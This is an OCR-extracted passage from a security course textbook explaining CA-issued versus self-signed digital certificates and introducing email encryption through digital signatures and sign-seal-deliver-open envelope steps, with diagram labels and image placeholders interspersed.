
Figure 20.28: Process of obtaining signed certificates

As shown in the diagram above, the user gets a digital certificate from a trustworthy CA. The digital certificate contains name of the certificate holder, a serial number, expiration dates, a copy of the certificate holder's public key and the digital signature of the CA. The user signs the document using the digital certificate and sends to the receiver. The receiver can verify the certificate by enquiring with validation authority (VA). VA verifies the validity of the certificate.


- **Self-Signed Certificate**



User
1
Uses certificate creation tools to create self-signed digital certificate
2
Document is signed using the self-signed certificate
3
Sends request for the certificate validation
4
5
Verifies the certificate
Receiver

Figure 20.29: Process of generating self-signed certificates


As shown in the diagram above, the user creates self-signed digital certificate using a certification creation tools, such as Adobe Acrobat Reader, Java's keytool, or Apple's Keychain. The certificate contains name of the user, user's public key and his digital signature. The user signs the document using the self-signed certificate and sends to the receiver. The receiver can verify the certificate by enquiring with the user. The user verifies the certificate to the receiver.



LO#05: Demonstrate Email Encryption

Email Encryption

Currently, most businesses use email as the primary source of communication, as it is simple and easy to communicate or share information. Emails can contain sensitive information about the organization, such as projects, upcoming news, and financial data, which, when accessed by the wrong person, can cause severe losses to the organization. One can protect emails containing sensitive information by encrypting them. This section deals with email security mechanisms such as digital signature, SSL, TLS, cryptographic toolkits, PGP, GPG, and email encryption tools.



Digital Signature

- Digital signature uses asymmetric cryptography to simulate the security properties of a **signature in digital rather than written form**
- A digital signature may be further protected by **encrypting the signed email** for confidentiality

SIGN

Confidential Information

Hash value

Sender signs hash code using his PRIVATE key

Append the signed hash code to message

SEAL

Encrypt message using one-time symmetric key

Encrypt the symmetric key using recipient's PUBLIC key

DELIVER

Mail electronic envelopes to the recipient

ACCEPT

OPEN

Recipient decrypts one-time symmetric key using his PRIVATE key

